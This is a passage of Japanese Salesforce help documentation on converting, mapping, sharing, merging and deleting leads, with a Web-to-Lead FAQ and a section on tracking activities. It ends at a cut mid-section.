重複管理	リードを取引先責任または取引先に変換するプロセスで、重複するレコードが作成されることがあります。レコードが重複すると、警告が表示されます (リードの変換時はシステム管理者が設定したカスタム警告は表示されません)。このような重複レコードの処理方法は、システム管理者が Apex リード変換および重複管理をどのように設定したかによって異なります。たとえば、取引開始を終了する前に重複を解決する必要が生じる場合があります。
エンタープライズテリトリー管理	検索条件に基づく商談テリトリー割り当ては、商談がリード変換によって作成された場合にはトリガされません。
既存の取引先責任者	取引を開始しているリードを使用して既存の取引先責任者を更新する場合、複数選択リスト項目のリード情報は、取引先責任者の一致項目が空白の場合にのみ既存の取引先責任者に継承されます。
ローカルリード名	リードの [会社名 (ローカル)] は、関連付けられている標準名前項目と共に、自動的に [取引先名 (ローカル)] に対応付けられます。
個人取引先	個人取引先が有効になっている場合は、個人取引先または法人取引先のいずれかに、リードを変換できます。[会社] 項目に値がないリードは、個人取引先に変換されます。[会社] 項目に値のあるリードは、法人取引先に変換されます。 異なるリードレコードタイプとページレイアウトを使用して、個人取引先に変換されるリードと、法人取引先に変換されるリードを区別することをお勧めします。具体的には、個人取引先に変換されるリードのページレイアウトから [会社] 項目を削除します。次に、法人取引先に変換されるリードのページレイアウトで [会社] 項目を必須にします。 リードを変換して、別のユーザが所有する個人取引先にそれを追加すると、その個人取引先の所有者が取引先責任者の所有者になります。 別のユーザが所有するリードを変換して、自分が所有する個人取引先にそれを追加すると、そのリード所有者が取引先責任者の所有者になります。
レコードタイプ	リードにレコードタイプがある場合、リードを変換するユーザのデフォルトレコードタイプが、リードの変換中に作成されたレコードに割り当てられます。 リードを変換するユーザのデフォルトのレコードタイプによって、変換時に使用できるリードの変換元値が決まります。必要なリードの変換元値を使用できない場合、リードを変換するユーザのデフォルトのレコードタイプに値を追加します。
検索	取引が開始されると、リードレコードは Salesforce Classic で検索できなくなります。ただし、変換済みのリードから作成された新しい取引先、取引先責任者、商談レコードは検

	索できます。Lightning Experience では、変換済みのリードのレコードと、変換済みのリードに基づく新規レコードの両方を検索できます。ただし、検索結果ページから、変換済みのリードのレコードにアクセスして参照または編集することはできません。
標準リード項目およびカスタムリード項目	システムは、リードの標準項目を取引先、取引先責任者、商談の標準項目に自動的に対応付けます。 リードのカスタム項目に関しては、システム管理者が、取引先、取引先責任者、商談のカスタム項目に対応付ける方法を指定することができます。 システムは、空の標準リード選択リスト項目を対応付けるときに、取引先、取引先責任者、商談のデフォルトの選択リストを割り当てます。組織でレコードタイプを使用している場合、空の値は新しいレコード所有者のデフォルトの選択リストの値で置き換えられます。
テリトリー管理	組織でテリトリー管理を使用している場合、新しい取引先は取引先割り当てルールで評価され、1 つ以上のテリトリーに割り当てることができます。ルールによって取引先が完全に1つのテリトリーに割り当てられる場合、商談もそのテリトリーに割り当てられます。ルールによって取引先が複数のテリトリーに割り当てられる場合、商談はどのテリトリーにも割り当てられません。
トリガ	リードの変換中、リード変換に対する入力規則とトリガが組織で有効になっている場合のみ、Apex トリガが起動され、必須のカスタム項目と入力規則が実行されます。 Salesforce は、[リードの設定] ページの［取引開始済みのリードに入力規則が必須］チェックボックスがオフになっている場合、リードの変換時にルックアップ検索条件を無視します。
ワークフロー	有効な承認プロセスに関連付けられているリード、または待機中のワークフローアクションがあるリードを変換することはできません。 個人取引先にリードを変換しても、ワークフロールールは実行されません。 リード所有者以外のユーザがリードの所有者を変更した場合、元の所有者に割り当てられていたそのリードに関連するすべてのワークフローToDo(メールアラートを除く)は新しいリード所有者に割り当てられます。リード所有者およびリード変更者以外のユーザに割り当てられていたワークフロー ToDo は変更されません。 リードの取引開始に対する入力規則とトリガが有効になっている場合、リードの取引を開始するとリードへのワークフローアクションが実行される可能性があります。たとえば、リード項目を更新する、またはリードの所有者を転送する有効なワークフロールールがある場合、取引が開始された結果として[リード]タブにリードが表示されていなくても、リードの取引が開始されたときにそのルールが適用される可能性があります。ワークフロープロセスが完了するのを待ってからリード項目を更新します。そうしないと、保存やリードの取引開始が失敗します。リードの取引が開始された結果、ワークフ

ロールールによって新しい ToDo が作成された場合、その ToDo は新しく作成された取引先責任者に割り当てられ、関係する取引先または商談に関連付けられます。

関連トピック:

評価済みリードの取引開始

リード項目の対応付け

リードを変換するときに、リードの項目を取引先責任者、取引先、個人取引先、商談の項目に変換する方法について説明します。

リードレコードを変換すると、リードの標準項目が取引先責任者、取引先、個人取引先、商談の項目に自動的に対応付けられます。カスタム項目がある場合は、システム管理者が、新しく作成されたレコードで対応付ける項目を指定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リード項目	移行先
町名・番地	取引先: [住所 (請求先)] 個人取引先: [住所 (郵送先)]、[住所 (請求先)] 取引先責任者: [町名・番地 (郵送先)]
年間売上	取引先: [年間売上] 個人取引先: [年間売上]
キャンペーン	商談: [主キャンペーンソース] 複数のキャンペーンに関連付けられたリードの場合、営業担当がアクセスできなくても、最後に関連付けられたキャンペーンが商談に追加されます。
市区町村	取引先: [市区郡 (請求先)] 個人取引先: [市区郡 (郵送先)]、[市区郡 (請求先)]
会社	取引先: [取引先名] 取引先責任者: [取引先] 商談: [商談名]、[取引先名]
会社名 (ローカル)	取引先: [取引先名 (ローカル)]
国	取引先: [国 (請求先)] 個人取引先: [国 (郵送先)]、[国 (請求先)]

リード項目	移行先
国コード	取引先: [国コード (請求先)] 個人取引先: [国コード (郵送先)]、[国コード (請求先)]
説明	取引先責任者: [説明]
電話連絡拒否	取引先責任者: [電話連絡拒否] 既存の取引先責任者に変換されたリードでは、この項目は更新されません。 個人取引先: [電話連絡拒否]
メール	取引先責任者: [メール] 個人取引先: [メール]
メール送信除外	取引先責任者: [メール送信除外] 既存の取引先責任者に変換されたリードでは、この項目は更新されません。 個人取引先: [メール送信除外]
Fax	取引先: Fax 個人取引先: Fax 取引先責任者: Fax
Fax 送信除外	取引先責任者: [Fax 送信除外] 個人取引先: [Fax 送信除外]
名	取引先責任者: [名] 個人取引先: [名]
名 (ローカル)	取引先責任者: [名 (ローカル)] 個人取引先: [名 (ローカル)]
業種	取引先: [業種] 個人取引先: [業種]
非公式名	個人取引先: [非公式名]
姓	取引先責任者: [姓] 個人取引先: [姓]
姓 (ローカル)	取引先責任者: [姓 (ローカル)] 個人取引先: [姓 (ローカル)]

リード項目	移行先
緯度	取引先: [緯度 (請求先)] 個人取引先: [緯度 (郵送先)]、[緯度 (請求先)]
リード 所有者	取引先: [所有者] 取引先責任者: [所有者] 商談: [所有者]
リードソース	取引先責任者: [リードソース] 商談: [リードソース] 個人取引先: [リードソース]
緯度	取引先: [経度 (請求先)] 個人取引先: [経度 (郵送先)]、[経度 (請求先)]
ミドルネーム	個人取引先: [ミドルネーム]
携帯	取引先責任者: [携帯] 個人取引先: [携帯]
従業員数	取引先: [従業員数] 個人取引先: [従業員数]
パートナー取引先	商談: [パートナー取引先] 既存の商談に変換されたリードでは、この項目は更新されません。
電話	取引先: [電話] 個人取引先: [電話] 取引先責任者: [電話]
郵便番号	取引先: [取引先郵便番号 (請求先)] 個人取引先: [取引先責任者 郵便番号 (郵送先)]、[取引先郵便番号 (請求先)]
評価	取引先: [評価] 個人取引先: [評価]
敬称	個人取引先: [敬称]
都道府県	取引先: [都道府県 (請求先)] 個人取引先: [都道府県 (郵送先)]、[都道府県 (請求先)]

リード項目	移行先
都道府県コード	取引先: [都道府県コード (請求先)] 個人取引先: [都道府県コード (郵送先)]、[都道府県コード (請求先)]
町名・番地	取引先: [町名・番地 (請求先)] 個人取引先: [町名・番地 (郵送先)]
肩書き	個人取引先: [肩書き]
役職	取引先責任者: [役職] 個人取引先: [役職]
Web サイト	取引先: [Web サイト] 個人取引先: [Web サイト]

商談完了日

リードの変換プロセス中に、Salesforceの会計年度設定に応じて、作成する商談の完了日が自動的に割り当てられます。

Salesforce の会計年度	Salesforce で割り当てられる商談完了日
標準	当会計四半期の最終日。
カスタム	当会計期間の最終日。現在の日付の会計年度が定義されていない場合、完了日は当カレンダー四半期の最終日になります。

関連トピック:

- 評価済みリードの取引開始
- リードの取引開始に関する考慮事項

Salesforce Classic でのリード共有

自分が所有するデータの基本共有モデルを超えて、共有権限をリードごとに拡張します。

システム管理者は、組織の共有モデルを定義します。リードの共有モデルが「非公開」または「公開/参照のみ」の場合は、リード共有を使用してリードへのアクセス権を拡張できます。ただし、組織のデフォルトのアクセス権を超えてアクセス権を制限することはできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

共有の詳細を表示するには、リードの詳細ページで [共有] をクリックします。

関連トピック:

リード

重複するリードのマージ

複数のレコードの主要項目の違いを特定し、上位 3 つのレコードの最適な情報をマージします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic での重複リードのマージ

重複レコードをマージして、重要な見込み客のみに対応します。

1. リードレコードを選択します。
2. [重複の検索] をクリックします。
3. リードの一致リストからマージするリードを 3 つまで選択します。

   必要に応じて、新しいリード名または会社名を入力して [検索] をクリックすると、マージする別のリードを探すことができます。Salesforce は、［名前］項目および［会社］項目に基づいて、語句検索を行います。また、すべてのエントリの後にワイルドカードがあるものとみなします。検索結果には、入力したいずれかの項目が一致するリードが示されます。たとえば、「Acme」に勤務する「Bob Jones」と入力すると、検索結果には、あらゆる会社の「Bob Jones」という人物と、「Acme」という会社のすべてリードが示されます。
4. [リードのマージ] をクリックします。
5. 「マスタレコード」となるリードを 1 つ選択します。Salesforce では、マスタレコードの非表示項目または参照のみ項目のデータをすべて保持します。「参照のみ項目の編集」権限がある場合は、どの参照のみ項目を保持するかを選択できます。マージプロセス中、非表示項目は表示されません。
6. 残す項目を各レコードから選択します。
7. [マージ] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リードを参照する
- リードに対する「参照」

リードをマージする
- リードに対する「削除」

8. [OK] をクリックします。

関連トピック:

重複する取引先責任者のマージ
重複する取引先のマージ

Lightning での重複リードのマージ

重複レコードをマージして、重要な見込み客のみに対応します。

1. リードレコードを選択します。
2. [潜在的な重複] をクリックします。
3. マージするリードレコードを 3 つまで選択し、[続行] をクリックします。
4. 「マスタレコード」となるリードを 1 つ選択します。Salesforce では、マスタレコードの非表示項目または参照のみ項目のデータをすべて保持します。「参照のみ項目の編集」権限がある場合は、どの参照のみ項目を保持するかを選択できます。マージプロセス中、非表示項目は表示されません。
5. 各レコードから保持する項目を選択します。
6. [レコードをマージ] をクリックします。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リードを参照する
- リードに対する「参照」

リードをマージする
- リードに対する「削除」

リードの削除に関する考慮事項

削除するリードに関連付けられたレコードがどのようになるかを把握します。

リードを削除すると、リードレコードがごみ箱に移動します。関連付けられたメモ、添付ファイル、または活動もリードと一緒に削除されます。リードを復元すると、関連付けられたメモ、添付ファイル、または活動も復元されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

FAQ - リードとして見込みのある商談の追跡

FAQ - リード

- リードとは?
- リードを使用する利点は?
- 既存の取引先や取引先責任者をリードとして取引開始できますか?
- Web サイトから取り込むことができるリード件数は?
- Web で生成されたリード数が組織の制限数に到達するとどうなりますか?
- オンラインで取り込む情報の種類を指定する方法は?
- 複数の Web ページからリードを取り込むことはできますか?
- Web マスタは [Web-to-リード] ページをどうやってテストしますか?
- 新しい Web 生成リードを所有するのは誰ですか?
- Web で生成されたリードに割り当てられる状況は?
- リードを絶対に紛失しないようにする方法は?
- 新規リードがどれか、どうすればわかりますか?
- リードの取引を開始するとどうなりますか?
- 取引開始処理中に、リード項目は他の項目にどのように対応付けされますか?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リードとは?

リードとは、商品とサービスに興味を持つ人のことです。リードを上顧客に変換することは、ビジネスの成功を導きます。組織的で系統的な方法でリードを管理して、生成するリード数と取引開始するリード数の両方を増やすことができます。

関連トピック:

FAQ - リード

リードを使用する利点は?

会社はリードを使用して、見込み客と既存の顧客の2つのリストを別々に管理できます。見込み客をリードとして保存し、リードが評価されるとすぐに、取引先、取引先責任者、および必要に応じて商談に変換できます。

リードは、リードの作成とマスマーケティングを担当するチームと営業チームが会社で2つに分かれている場合、特に有用です。リード作成チームは、[リード] タブの作業に集中し、商談チームは、[取引先]、[取引先責任者]、[商談] のタブを使用できます。

関連トピック:

FAQ - リード

既存の取引先や取引先責任者をリードとして取引開始できますか?

いいえ。代わりに、取引先または取引先責任者の商談を作成します。リードを使用する場合は、リードに変換する取引先または取引先責任者を含めたレポートを作成し、エクスポートしてから、リードとしてインポートします。

関連トピック:

FAQ - リード

Web サイトから取り込むことができるリード件数は?

Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、24 時間に最大500件のリードを取り込むことができます。会社で定期的にこの制限を上回るWeb-to-リードを生成する場合は、任意のページの上部にある [ヘルプ & トレーニング] をクリックし、[私のケース] タブを選択して、Salesforce に上限引き上げについて直接お問い合わせください。

組織が 24 時間の制限に達した場合は、Salesforce では Web-to-ケース要求および Web-to-リード要求の両方を含む待機中の要求のキューに追加の要求を格納します。要求は制限が更新されると提出されます。待機中の要求のキューの制限は合計 50,000 件です。組織が待機中の要求の制限に達すると、制限を超える要求は却下され、キューに入れられません。システム管理者は、提出が却下された最初の5件のメールに関して通知を受け取ります。組織の待機中の要求の制限を変更するには、Salesforce カスタマサポートにお問い合わせください。

関連トピック:

FAQ - リード

Web で生成されたリード数が組織の制限数に到達するとどうなりますか?

Web-to-リード要求の 1 日の制限は 500 件です。会社が生成するリードが最大許可数を超えると、デフォルトのリード作成者 ([Web-to-リード] 設定ページで指定) は、取得情報が含まれたメールを受信します。毎日 500 件を超える Web-to-リード要求を生成する場合は、カスタマサポートにお問い合わせください。

関連トピック:

FAQ - リード

オンラインで取り込む情報の種類を指定する方法は?

自社の Web サイトで使用する HTML を生成する際に、標準入力項目またはカスタム項目のうち、どの項目の情報を収集するかを指定できます。リードのカスタム項目は、HTML コードを生成する前に作成する必要があります。[設定] から、[クイック検索] ボックスに「*Web-to-リード*」と入力し、**[Web-to-リード]** を選択し、この機能を設定して必要な HTML を生成します。

関連トピック:

FAQ - リード

複数の Web ページからリードを取り込むことはできますか?

はい、できます。リードを取り込む Web ページに、生成した HTML コードを挿入します。それらの Web ページのどこからでも、情報が送信されるたびにリードが 1 件作成されます。

関連トピック:

FAQ - リード

Web マスタは [Web-to-リード] ページをどうやってテストしますか?

フォームの送信時にデバッグページを表示するには、Web-to-リードのページコードに次の行を追加します。この行は、[Web-to-リード] ページを Web サイトに公開する前に忘れずに削除してください。

```
<input type="hidden" name="debug" value="1">
```

関連トピック:

FAQ - リード

新しい Web 生成リードを所有するのは誰ですか?

システム管理者は、Web生成リードを異なるユーザやキューに自動的に割り当てる方法を決定するリードの割り当てルールを作成できます。さらに、システム管理者は、[リードの設定] をカスタマイズして、割り当てルールから所有者を決定できなかった場合にすべての Web 生成リードが割り当てられる [デフォルトのリード所有者] を指定できます。割り当てルールを使用しない場合、すべての Web 生成リードは、[デフォルトのリード作成者] ([Web-to-リード] 設定で指定) に割り当てられます。

関連トピック:

FAQ - リード

Web で生成されたリードに割り当てられる状況は?

Web で生成されたすべてのリードには、管理者が [リード状況] 選択リストの値を編集するときに指定した「デフォルトの状況」と同じ状況が割り当てられます。さらに、Web で生成されたリードには「未読」フラグが付き、リードリストビューの [未読] 欄にチェックマークが付きます。Web で生成されたリードをユーザが参照または編集すると、そのリードは自動的に「既読」に変わります。このように、すべての新しいリードは、[私の未読リード] リストビューを使用して、簡単に見つけることができます。

関連トピック:

FAQ - リード

リードを絶対に紛失しないようにする方法は?

Web-to-リード要求の 1 日の制限は 500 件です。Web から取り込まれたリードの件数が 1 日の上限を超えた場合は、デフォルトのリード作成者 ([Web-to-リード設定] ページで指定) に対してリード情報が含まれたメールが送信されます。

Web-to-リード設定にエラーがあるために新しいリードを生成できない場合は、エラーの修正をサポートできるように、カスタマーサポートに通知されます。

Salesforceでは、スケジュール設定されたSalesforceのダウンタイム中にリードが送信された場合でもリードが紛失されないようにします。

関連トピック:

FAQ - リード

新規リードがどれか、どうすればわかりますか?

リードが割り当てられると、手動で移行、インポート、Webで生成されたリードは「未読」としてマークされます。つまり、リードのリストビューの[未読]列にチェックマークが付きます。新しいリードを参照するには、[リード]タブの[私の未読リード]リストビューを選択します。[未読]リードを参照または編集すると、自動的に「既読」としてマークされます。

関連トピック:

FAQ - リード

リードの取引を開始するとどうなりますか?

リードの取引を開始すると、Salesforceが、取引を開始しているリードの情報を使用して、取引先、取引先責任者、および商談を作成します。Salesforceがキャンペーンメンバーを新規の取引先責任者に移行し、リードは参照のみのレコードになります。既存の取引先と取引先責任者が、リードに指定された名前を共有する場合、この既存の取引先と取引先責任者の更新を選択できます。Salesforceは、リードの情報を空白の項目に追加します。Salesforceが既存の取引先および取引先責任者のデータを上書きすることはありません。

リードの活動予定および完了した活動はすべて、取引先、取引先責任者、および商談に添付されます。レコードの所有者を割り当てて、フォローアップToDoのスケジュールを設定できます。新しい所有者を割り当てた場合は、その新しい所有者に活動予定のみが割り当てられます。リードのカスタム項目がある場合、その情報を取引先、取引先責任者、または商談のカスタム項目に入力できます。取引開始済みのリードは参照できませんが、リードレポートに表示されます。取引開始済みのリードに含まれる選択リストの値が変更されると、Salesforceが、取引開始済みのリードの［最終更新日］システム項目と［最終更新者］システム項目を更新します。

取引が開始されると、リードレコードはSalesforce Classicで検索できなくなります。取引開始済みのリードから作成された新しい取引先、取引先責任者、または商談レコードは検索できます。

関連トピック:

FAQ - リード

取引開始処理中に、リード項目は他の項目にどのように対応付けされますか?

リードの取引を開始すると、標準のリード項目のデータは、標準の取引先、取引先責任者、商談の各項目に移行されます。リードのカスタム項目のデータは、システム管理者の指定に従って、取引先、取引先責任者、商談のそれぞれのカスタム項目に対応付けされます。

標準のリード選択リスト項目が空の場合、取引先、取引先責任者、商談のデフォルトの選択リスト値が自動的に継承されます。組織でレコードタイプを使用している場合、リードの変換時に作成されるすべてのレコードには、新規作成される取引先、取引先責任者、商談の所有者のデフォルトのレコードタイプが使用されます。

関連トピック:

FAQ - リード

Web サイトのリードを自動的に送信できますか?

はい。設定した条件に基づいて変更されるテンプレートを使用して、これらの見込み客に送信する自動レスポンスルールを作成できます。

関連トピック:

FAQ - リード

レコードの [共有] ボタンが表示されないのはなぜですか?

[共有]ボタンを使用すると、組織の共有設定または共有ルールを超えて、レコードへのアクセス権をユーザが他のユーザに許可できます。このアクセス権は、不要になった時点で簡単に削除できます。

[共有] ボタンは、レコードまたは関連レコードの共有モデルが「非公開」または「公開/参照のみ」の場合に表示されます。たとえば、取引先の [共有] ボタンは、取引先の組織の共有設定が「公開/参照・更新可能」でも、関連商談の組織の共有設定が「公開/参照のみ」であれば表示されます。

このボタンがページレイアウトで使用可能な場合、システム管理者にはすべてのレコードでボタンが表示されます。システム管理者以外のユーザの場合は、所有するレコードでのみボタンが表示されます。

関連トピック:

FAQ - 参照および表示

活動、商談、および商品の管理

ミーティングと ToDo の計画および追跡

活動

行動と ToDo は、営業の生産性を促進するエンジンです。Salesforce でミーティングの準備をし、現在最も優先度の高い ToDo はどれかを把握できます。リストとレポートでミーティングと ToDo を一緒に追跡し、リード、取引先責任者、商談、取引先、およびキャンペーンの状況を詳細に把握できます。行動と ToDo は、Salesforce の履歴をレポートする目的にも使用できます。ToDo を委任するマネージャ、営業チームのメンバー、1 か月に 50 件の商談を成立させる営業担当のいずれでも、Salesforce の活動が日々の業務を促進します。

1. 活動を一緒に追跡
   Salesforce の活動とは、行動、ToDo、かけた電話、送信したメールです。Salesforce では、活動を一緒に追跡して、商談および取引先に関する進行状況をより総合的に把握する方法がいくつかあります。
2. 次のステップと過去の活動の追跡方法
   担当している商談と取引先での最近の活動や次の活動を一覧で把握できます。
3. 活動の使用に関する考慮事項
   活動を使用する場合は、Shared Activities を有効化して主取引先責任者を指定した場合の影響、および取引先レコードへの活動の積み上げ集計方法と [最終活動日] の表示内容を理解することなど、次の考慮事項に留意してください。
4. 取引先への活動の積み上げ集計方法を変更する場合の考慮事項
   デフォルトでは活動の [関連先] 項目で、活動が表示される取引先を指定します。この取引先は、結果として取引先責任者の主取引先であることが多いですが、この動作は必ずしも意味があるわけではありません。たとえば、ユーザが取引先責任者を複数の取引先に関連付けることができる場合、取引先責任者の主取引先が常にその活動に関連するとは限りません。活動が取引先責任者の副取引先または間接取引先のいずれかに表示されたほうが意味がある場合があります。このデフォルトの積み上げ集計動作は [活動設定] ページからオフにできますが、それによる影響に注意してください。
5. 活動レポート
   さまざまなレポートを実行して、取引先と商談の進行状況と履歴に関する洞察を得ることができます。Salesforce システム管理者が Shared Activities を有効化している場合は、特定の標準レポートまたはカスタムレポートを実行できます。これらのレポートには、行動、ToDo、電話、メールに関する詳細と、関連取引先責任者、取引先、商談、その他の関連レコードが表示されます。
6. 活動へのアクセス
   ここでは、どのユーザが行動と ToDo を表示、作成、および削除できるかと、そのアクセスが可能になる条件について説明します。カレンダーの共有およびアクセスは、個々の活動へのアクセスとは別個に制御されます。
7. Salesforce Classic の活動アラーム
   Salesforce では、アラームウィンドウに行動と ToDo のアラームが表示されます。Salesforce Classic を使用している場合、アラームがトリガされると常にアラームウィンドウが開きます。Salesforce Classic にログインすると、前回のログイン時以降にトリガされたアラームがある場合は、音が鳴ります。アラームは個人設定でカスタマイズできます。
8. アーカイブ済みの活動
   Salesforce では、特定の条件に基づいたスケジュールで行動と ToDo がアーカイブされます。

関連トピック:

行動とカレンダー

ToDo

活動を一緒に追跡

Salesforce の活動とは、行動、ToDo、かけた電話、送信したメールです。Salesforce では、活動を一緒に追跡して、商談および取引先に関する進行状況をより総合的に把握する方法がいくつかあります。

1. Lightning Experience で活動を一緒に追跡
   担当する商談ごとに次の予定をいつでも確認でき、過去の活動を一覧で把握できます。行動、ToDo、電話、メール (「活動」と総称) をホームページ、Kanban ボード、活動タイムライン、およびレポートで追跡できます。
2. Salesforce Classic で活動を一緒に追跡
   行動、ToDo、電話、メール (「活動」と総称) をリスト、カレンダー、およびレポートで追跡できます。たとえば、取引先に関するすべての活動を追跡して、取引先に関連する準備、フォローアップ、その他の作業予定および完了した作業の状況を総合的に把握できます。活動は、件名、取引先責任者名、関連レコードなど、多くの項目を共有しています。

Lightning Experience で活動を一緒に追跡

担当する商談ごとに次の予定をいつでも確認でき、過去の活動を一覧で把握できます。行動、ToDo、電話、メール (「活動」と総称) をホームページ、Kanban ボード、活動タイムライン、およびレポートで追跡できます。

- ホームページを使用する。
  ホームページの [今後の行動] には、カレンダーで本日スケジュールされている今後のミーティングが 5 つまで表示され、[今日の ToDo] には、本日が期日の ToDo が 5 つまで表示されます。過去の行動は、時間の経過に沿って [今後の行動] から削除されます。
- Kanban ボードを使用する。
  商談またはリードの黄色い三角形は、商談にスケジュールされているミーティングまたは ToDo がないことを示します。商談を進展させるには、この三角形をクリックして活動を作成します。
- 活動タイムラインを使用する。
  活動タイムラインには、商談、リード、取引先、取引先責任者に関する未完了の ToDo、ミーティング予定、および過去の活動 (記録された活動、送信したメールも含む) が表示されます。
- 活動レポートを使用する。
  さまざまなレポートを実行して、取引先と商談の進行状況と履歴に関する洞察を得ることができます。Salesforce システム管理者が Shared Activities を有効化している場合は、特定の標準レポートまたはカスタムレポートを実行できます。これらのレポートには、行動、ToDo、電話、メールに関する詳細と、関連取引先責任者、取引先、商談、その他の関連レコードが表示されます。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

ToDo を作成し、活動を記録する
- 「ToDo の編集」

行動を作成する
- 「行動の編集」

メールを送信する
- 「メールの送信」

Salesforce Classic で活動を一緒に追跡

行動、ToDo、電話、メール (「活動」と総称) をリスト、カレンダー、およびレポートで追跡できます。たとえば、取引先に関するすべての活動を追跡して、取引先に関連する準備、フォローアップ、その他の作業予定および完了した作業の状況を総合的に把握できます。活動は、件名、取引先責任者名、関連レコードなど、多くの項目を共有しています。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ToDo を作成し、活動を記録する
- 「ToDo の編集」

行動を作成する
- 「行動の編集」

メールを送信する
- 「メールの送信」

活動リストビュー

Salesforce には、複数の活動リストビューが用意されています。独自のリストビューを定義することもできます。

すべての活動
: 参照可能な行動と ToDo が表示されます。Personal Edition では、[すべての活動] リストビューに自分のすべての活動が表示されます。

私の活動
: 自分が所有する行動と ToDo が表示されます。

私の代理活動
: 自分が作成し、他の人が所有する活動が表示されます。

メモ: 複数の Salesforce ユーザを行動または ToDo に割り当てることは、活動をそれらのユーザに委任することと似ています。[私の代理活動] リストビューには、その活動を自分がまだ所有している場合でも、すべての割り当て先の活動が一緒に表示されます。リストビューには招待されたユーザが活動に割り当てられたユーザとして表示されますが、活動の詳細ページには自分が割り当て先として表示されます。

私のチームの活動
: ロール階層内で自分の上司にあたるユーザが所有する活動が表示されます。チームの活動を自分のタイムゾーンに変換すると、使いやすくなります。

その他の活動リスト

[活動予定] 関連リスト
: レコードの [活動予定] 関連リストには、レコードに関連する将来の行動と未完了 ToDo のすべてが表示されます。

[活動履歴] 関連リスト
: レコードの [活動履歴] 関連リストには、レコードまたはその関連レコードの完了した ToDo、記録された電話、保存された相互関係ログ、期限の過ぎた活動、送信メール、一括送信メール、Microsoft® Outlook® から追加したメール、差し込み印刷したドキュメントがすべて表示されます。

[コンソール] タブ
: [コンソール] タブでは、画面上で活動とその関連レコードを検索、表示、および編集できます。

活動レポート

標準およびカスタム活動レポート

さまざまなレポートを実行して、取引先と商談の進行状況と履歴に関する洞察を得ることができます。Salesforce システム管理者が Shared Activities を有効化している場合は、特定の標準レポートまたはカスタムレポートを実行できます。これらのレポートには、行動、ToDo、電話、メールに関する詳細と、関連取引先責任者、取引先、商談、その他の関連レコードが表示されます。

次のステップと過去の活動の追跡方法

担当している商談と取引先での最近の活動や次の活動を一覧で把握できます。

1. Lightning Experience での作業の管理と過去の活動の表示

   担当する商談ごとに次の予定をいつでも確認でき、過去の活動を一覧で把握できます。[ホーム] ページと活動タイムラインの両方に、未完了の ToDo とミーティング予定が表示されます。活動タイムラインには、商談、リード、取引先、または取引先責任者に関する過去の活動も表示されます。

2. Salesforce Classic での [活動予定] と [活動履歴の参照] の使用

   [活動予定] と [活動履歴] 関連リストでは、担当している商談と取引先での最近の活動や次の活動を一覧で把握できます。ボタンとリンクを使用して、ToDo の作成、ミーティングの要請または取引先責任者への更新要求、活動の記録、メール送信を行うことができます。個人取引先を使用している場合、行動または ToDo の［名前］または［関連先］項目に個人取引先を入力できます。

Lightning Experience での作業の管理と過去の活動の表示

担当する商談ごとに次の予定をいつでも確認でき、過去の活動を一覧で把握できます。[ホーム]ページと活動タイムラインの両方に、未完了の ToDo とミーティング予定が表示されます。活動タイムラインには、商談、リード、取引先、または取引先責任者に関する過去の活動も表示されます。

- 商談または取引先に対する次のステップを実行する。

  [ホーム] ページの [今後の行動] には、カレンダーで本日スケジュールされている今後のミーティングが 5 つまで表示されます。[今日の ToDo] には、本日が期日の ToDo が 5 つまで表示されます。

  活動タイムラインでは、[次のステップ] 領域を使用して未完了の ToDo を管理し、ミーティング予定をプレビューします。タイムラインの上にある活動コンポーザを使用して ToDo とミーティングを追加します。ビューを選択することで、一度に 1 種類の活動に集中できます。

  タイムラインに追加した活動は、担当する商談、リード、またはその他のレコードに自動的に表示されます。その他の関連レコードに関する自分の活動も [次のステップ] の下に表示されます。ToDo を商談に追加すると、その ToDo は、商談に関連する取引先責任者にも積み上げられます。

エディション

Lightning Experience で使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

ToDo を作成し、活動を記録する
- 「ToDo の編集」

行動を作成する
- 「行動の編集」

メールを送信する
- 「メールの送信」

メモ: 活動を削除せずに、活動上の取引先責任者またはレコードを削除できます。たとえば、取引先責任者 A と取引先責任者 B に関連している ToDo を取引先責任者 A のみに関連させるとします。ToDo を削除するのではなく、取引先責任者 B を［名前］項目から削除します。

- 過去の活動を参照する。

  [過去の活動]領域には、過去のミーティング、記録した活動、送信したメールが表示されます。[次のステップ] の下にある項目と同様、[過去の活動] の下にある項目はその他の関連レコードに表示されます。

Salesforce Classic での [活動予定] と [活動履歴の参照] の使用

[活動予定]と[活動履歴]関連リストでは、担当している商談と取引先での最近の活動や次の活動を一覧で把握できます。ボタンとリンクを使用して、ToDo の作成、ミーティングの要請または取引先責任者への更新要求、活動の記録、メール送信を行うことができます。個人取引先を使用している場合、行動または ToDo の［名前］または［関連先］項目に個人取引先を入力できます。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

ToDo を作成し、活動を記録する
- 「ToDo の編集」

行動を作成する
- 「行動の編集」

メールを送信する
- 「メールの送信」

活動予定

